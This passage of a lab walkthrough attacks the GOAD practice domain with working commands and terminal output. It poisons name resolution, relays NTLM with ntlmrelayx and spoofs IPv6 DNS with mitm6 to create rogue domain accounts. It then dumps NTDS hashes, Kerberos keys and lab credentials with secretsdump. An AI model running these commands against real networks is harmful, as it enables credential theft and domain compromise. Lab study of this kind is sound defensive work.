Let's start NTLMRelay! The `-tf` command specifies the target file we specified earlier, `-smb2support` forces SMB2 support for authentication, `-socks` will create a man-in-the-middle session if successful, and `-of` will output hashes into a log file each time a host authenticates to us.

`sudo impacket-ntlmrelayx -tf ./targets.txt -smb2support -socks -of ./relay-log`

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ sudo impacket-ntlmrelayx -smb2support -tf ./targets.txt -socks -of ./relay-log
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client RPC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] HTTPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
```

We can see that responder is sending LLMNR responses!

```
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::a461:ce2b:92ae:b3c3 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::a461:ce2b:92ae:b3c3 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Bravos.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to fe80::a461:ce2b:92ae:b3c3 for name Bravos.local
[*] [LLMNR]  Poisoned answer sent to fe80::a461:ce2b:92ae:b3c3 for name Bravos
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Bravos
```

When a session is created that we have control over, it will look like this:

```
ntlmrelayx> [*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] SMBD-Thread-11 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/ROBB.STARK SUCCEED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-11 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/ROBB.STARK SUCCEED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
```

To list active sessions, type `socks`

```
Protocol  Target          Username              AdminStatus  Port
--------  ------------    ------------------    -----------  ----
SMB       192.168.56.23   NORTH/ROBB.STARK      FALSE        445
SMB       192.168.56.23   NORTH/EDDARD.STARK    FALSE        445
SMB       192.168.56.22   NORTH/ROBB.STARK      FALSE        445
SMB       192.168.56.22   NORTH/EDDARD.STARK    TRUE         445
ntlmrelayx>
```

It looks like we have one admin session over `192.168.56.22`! To interact with sessions, open a new window by typing `ctrl+b+c` and tying

`proxychains4 -q <command>`

If you do receive sessions but they are non-administrative, refer back to the `ntlmrelayx` logs that it outputs. Depending on the type of hash found, it will generate a file and store that information here. It's easy to forget about, but this can be a treasure trove even if you don't receive any administrative sessions.

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ ls
relay-log_ntlmv2  targets.txt
```

In my case, I only received NTLMv2 hashes, which we can now load into tools like `john` or `hashcat` and attempt to recover the password!

```
robb.stark::NORTH:4141414141414141:fa3d4cd59629544252a04cff4d89a688:0101000000000000004198ac1442db01a93c3eccdf296a5400000000010016007300
650072007600650072005f006e0061006d0065000300160073006500720076006500720005f006e0061006d0065000200120057004f0052004b00470052004f0055005000
0400120057004f0052004b00470052004f0055005000070008000041 98ac1442db0106000400020000000800300030000000000000000000000000030000 01c530b2d63d0
1c6319cc0ac39131d1d964d06feb4c863668de5523906feca7aa0a001000000000000000000000000000000000000000900160063006900660073002f00420072006100760006f007300000000000000000000
eddard.stark::NORTH:4141414141414141:427d652d98c8cfa6188af6329f0e578a:0101000000000000009bfaae1442db01df5ba6f104336ea0000000000100160073
006500720076006500720005f006e0061006d0065000300160073006500720076006500720005f006e0061006d0065000200120057004f0052004b00470052004f00550050
0004001200570004f0052004b00470052004f0055005000070008000009bfaae1442db0106000400020000000800300030000000000000000000000000030000 01c530b2d63
d01c6319cc0ac39131d1d964d06feb4c863668de5523906feca7aa0a001000000000000000000000000000000000000000900140063006900660073002f004d006500720065
006e0000000000000000
eddard.stark::NORTH:1fa530cdb7f9812e:0a9678422bf39c408a974ae10b2a574e:0101000000000000f01dea711642db0190d95ce4c21df3440000000002000a0045
00530053004f00530001000e00420052004100410056004f00530004001600650073007300 6f0073002e006c006f00630061006c0003002600620072006100610076006f
0073002e006500730073006f0073002e006c006f00630061006c0005001600650073007300 6f0073002e006c006f00630061006c0007000800f01dea711642db01060004
0002000000080030003000000000000000000000000000030000 01c530b2d63d01c6319cc0ac39131d1d964d06feb4c863668de5523906feca7aa0a001000000000000000000
0000000000000000000900140063006900660073002f004d006500720065006e0000000000000000
eddard.stark::NORTH:6e90c00fc290b99c:565611f239f373c3f015b8f35a863087:0101000000000000046beec711642db0134e101a4776f3c720000000002000a004e
004f0052005400480001001600430041005300540045004c0042004c00410043004b00040032006e006f007200740068002e0073006500760065006e006b0069006e0067
0064006f006d0073002e006c006f00630061006c0003004a0063006100730074006500 6c0062006c00610063006b002e006e006f007200740068002e0073006500760065
```

MiTM6

Man-in-the-Middle IPv6, or MiTM6, is a vulnerability that exploits the automatic configuration and prioritization of IPv6 on Windows systems. If an IPv6 DHCP server is not set, an attacker can spoof IPv6 DHCP leases, essentially becoming the default gateway for every IPv6-enabled


system in the network. From this, we can create man-in-the-middle sessions, gather credentials, and even perform commands on another user's behalf.

GOAD environment doesn't support IPv6 by default, will have to manually enable it on one system. according to the official GOAD docs, we must poison non-domain controllers as they will utilize their local DNS server instead of listening to our poisoned requests.


First, we need to log into the `BRAAVOS` server with RDP. I just used the following domain administrator credentials for `ESSOS`:

`daenerys.targaryen:BurnThemAll!`

Opening `ncpa.cpl` in the search, navigate to the IPv4 settings and change the DNS settings to obtain automatically. Do this for both interfaces.



Furthermore, ensure that IPv6 is enabled and that no DNS server is set here either:



Alright, with that, let's abuse IPv6 with MiTM6!

`sudo mitm6 -d essos.local -i eth1`

```
┌──(hun㉿kali)-[~/tools/NetExec/nxc]
└─$ sudo mitm6 -d essos.local -i eth1
[sudo] password for hun:
Starting mitm6 using the following configuration:
Primary adapter: eth1 [08:00:27:27:b1:5e]
IPv4 address: 192.168.56.106
IPv6 address: fe80::a00:27ff:fe27:b15e
DNS local search domain: essos.local
DNS allowlist: essos.local

WARNING: No route found for IPv6 destination fe80::f1da:d99d:78f0:dc3 (no default route?)
WARNING: No route found for IPv6 destination fe80::f1da:d99d:78f0:dc3 (no default route?)
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:03:83:8c host=braavos.essos.local. ipv4=1
92.168.56.23
WARNING: No route found for IPv6 destination fe80::e985:37bb:e9f:9b7d (no default route?)
WARNING: No route found for IPv6 destination fe80::e985:37bb:e9f:9b7d (no default route?)
IPv6 address fe80::192:168:56:12 is now assigned to mac=08:00:27:6c:be:6b host=meereen.essos.local. ipv4=1
92.168.56.12
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpadfakeserver.essos.local. to fe80::192:168:56:23
WARNING: No route found for IPv6 destination fe80::192:168:56:23 (no default route?)
Renew reply sent to fe80::192:168:56:23
```

Start NTLMRelayx:

```
sudo impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer newcomp
```

Once MiTM6 works properly, we will see our system take control of the victim session and add a new computer to the domain!

```
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://meereen.essos.local
[*] HTTPD(80): Authenticating against ldaps://meereen.essos.local as ESSOS/DAENERYS.TARGARYEN SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=essos,DC=local
[*] Adding new user with username: dtDkPUFAdO and password: rEcg8RGF8MX-lRq result: OK
[*] Querying domain security descriptor
[*] Success! User dtDkPUFAdO now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20241207-194554.restore
[-] New user already added. Refusing to add another
[-] Unable to escalate without a valid user, aborting.
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: newcomp$ and password: yLZcg;u,>sSruMd result: OK
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

```
[*] Adding new user with username: dtDkPUFAdO and password: rEcg8RGF8MX-lRq result: OK
```

Furthermore, with our `--delegate-access` flag, if an administrator or privileged user logs into the domain, we can utilize their session to grant the `Replication-Get-Changes-All` permission to our user, meaning we can perform a DCSync!

```
[*] Querying domain security descriptor
[*] Success! User dtDkPUFAdO now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

Let's try these credentials:

```
nxc smb 192.168.56.0/24 -u 'dtDkPUFAdO' -p 'rEcg8RGF8MX-lRq'
```

```
┌──(hun㉿kali)-[~/tools/urlfile]
└─$ nxc smb 192.168.56.0/24 -u 'dtDkPUFAdO' -p 'rEcg8RGF8MX-lRq'
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.12   445    MEEREEN          [+] essos.local\dtDkPUFAdO:rEcg8RGF8MX-lRq
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\dtDkPUFAdO:rEcg8RGF8MX-lRq
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\dtDkPUFAdO:rEcg8RGF8MX-lRq STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\dtDkPUFAdO:rEcg8RGF8MX-lRq STATUS_LOGON_FAILURE
SMB         192.168.56.23   445    BRAAVOS          [-] Connection Error: The NETBIOS connection with the remote host timed out.
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

We can see our new computer is valid, and can successfully authenticate to `CASTELBLACK` and `MEEREEN`

Not only this, but the MiTM6 session was able to dump LDAP for us, meaning we can now use tools like Bloodhound to look for misconfigurations in the domain!

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ ls
aclpwn-20241207-194554.restore  domain_groups.grep  domain_trusts.grep          domain_users.json
arp.cache                       domain_groups.html  domain_trusts.html          script.ps1
domain_computers_by_os.html     domain_groups.json  domain_trusts.json          secret.ps1
domain_computers.grep           domain_policy.grep  domain_users_by_group.html  targets.txt
domain_computers.html           domain_policy.html  domain_users.grep
domain_computers.json           domain_policy.json  domain_users.html
```

Let's try that secretsdump:

`impacket-secretsdump 'dtDkPUFAdO':'rEcg8RGF8MX-lRq'@192.168.56.12`

```
┌──(hun㉿kali)-[~/tools/urlfile]
└─$ impacket-secretsdump 'dtDkPUFAdO':'rEcg8RGF8MX-lRq'@192.168.56.12
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:53457e72fd873edc1c91ba037754e22f:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1112:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1113:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1114:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1115:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
missandei:1116:aad3b435b51404eeaad3b435b51404ee:1b4fd18edf477048c7a7c32fda251cec:::
drogon:1117:aad3b435b51404eeaad3b435b51404ee:195e021e4c0ae619f612fb16c5706bb6:::
sql_svc:1118:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
dtDkPUFAdO:1122:aad3b435b51404eeaad3b435b51404ee:2d2a29a12284aef00ab180948112b938:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:bed3753d967d57f9523b2db3b371cbbb:::
BRAAVOS$:1104:aad3b435b51404eeaad3b435b51404ee:b93c706d9c5c0138c6692f785a1e9b79:::
gmsaDragon$:1119:aad3b435b51404eeaad3b435b51404ee:632de98845fd71cc652253588f262baa:::
relayedpccreate$:1120:aad3b435b51404eeaad3b435b51404ee:0237bd7e3353ce6de78278d6282668c1:::
newcomputer$:1121:aad3b435b51404eeaad3b435b51404ee:75bd55222a17d8def824c04b1844f669:::
newcomp$:1123:aad3b435b51404eeaad3b435b51404ee:9b7130756fd48ac6126137d4e48cea3b:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:66b82574eba31ec397212d9302c442a8:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:a1277d4cd3f43ce6004949bbb544388bfc840c42207aea54500d2006c054669e
krbtgt:aes128-cts-hmac-sha1-96:b38eb6dd642e2da84705495897af7da8
krbtgt:des-cbc-md5:19b6d9013b858585
daenerys.targaryen:aes256-cts-hmac-sha1-96:cf091fbd07f729567ac448ba96c08b12fa67c1372f439ae093f67c6e2cf82378
daenerys.targaryen:aes128-cts-hmac-sha1-96:eeb91a725e7c7d83bfc7970532f2b69c
daenerys.targaryen:des-cbc-md5:bc6ddf7ce60d29cd
viserys.targaryen:aes256-cts-hmac-sha1-96:b4124b8311d9d84ee45455bccbc48a108d366d5887b35428075b644e6724c96e
viserys.targaryen:aes128-cts-hmac-sha1-96:4b34e2537da4f1ac2d16135a5cb9bd3e
viserys.targaryen:des-cbc-md5:70528fa13bc1f2a1
khal.drogo:aes256-cts-hmac-sha1-96:2ef916a78335b11da896216ad6a4f3b1fd6276938d14070444900a75e5bf7eb4
khal.drogo:aes128-cts-hmac-sha1-96:7d76da251df8d5cec9bf3732e1f6c1ac
khal.drogo:des-cbc-md5:b5ec4c1032ef020d
jorah.mormont:aes256-cts-hmac-sha1-96:286398f9a9317f08acd3323e5cef90f9e84628c43597850e22d69c8402a26ece
jorah.mormont:aes128-cts-hmac-sha1-96:896e68f8c9ca6c608d3feb051f0de671
jorah.mormont:des-cbc-md5:b926916289464ffb
missandei:aes256-cts-hmac-sha1-96:41d08ceba69dde0e8f7de8936b3e1e48ee94f9635c855f398cd76262478ffe1c
missandei:aes128-cts-hmac-sha1-96:0a9a4343b11f3cce3b66a7f6c3d6377a
missandei:des-cbc-md5:54ec15a8c8e6f44f
drogon:aes256-cts-hmac-sha1-96:2f92317ed2d02a28a05e589095a92a8ec550b5655d45382fc877f9359e1b7fa1
drogon:aes128-cts-hmac-sha1-96:3968ac4efd4792d0acef565ac4158814
drogon:des-cbc-md5:bf1c85a7c8fdf237
sql_svc:aes256-cts-hmac-sha1-96:ca26951b04c2d410864366d048d7b9cbb252a810007368a1afcf54adaa1c0516
sql_svc:aes128-cts-hmac-sha1-96:dc0da2bdf6dc56423074a4fd8a8fa5f8
sql_svc:des-cbc-md5:91d6b0df31b52a3d
dtDkPUFAdO:aes256-cts-hmac-sha1-96:64f188bb2223fdba58ad48e062fefd6b71de556eb2d9fe6a73495f44e4bdb82b
dtDkPUFAdO:aes128-cts-hmac-sha1-96:3fb2649b3575959d2d5073a69f8b661c
dtDkPUFAdO:des-cbc-md5:521051c7613749fb
MEEREEN$:aes256-cts-hmac-sha1-96:92dd28806ae6d0ab726fb6f957d72b95ed0d923a4435e988090fda0048920a8b
MEEREEN$:aes128-cts-hmac-sha1-96:81265f10ae33e04efcacdce38bb021c7
```

Awesome! With that, you now have domain compromise through IPv6. Let's explore some of the other ways to escalate after establishing a foothold in our next post-exploitation writeup.

References

https://mayfly277.github.io/posts/GOADv2-pwning-part4/
https://mayfly277.github.io/posts/GOADv2-pwning-part11/
https://www.blackhillsinfosec.com/mitm6-strikes-again-the-dark-side-of-ipv6/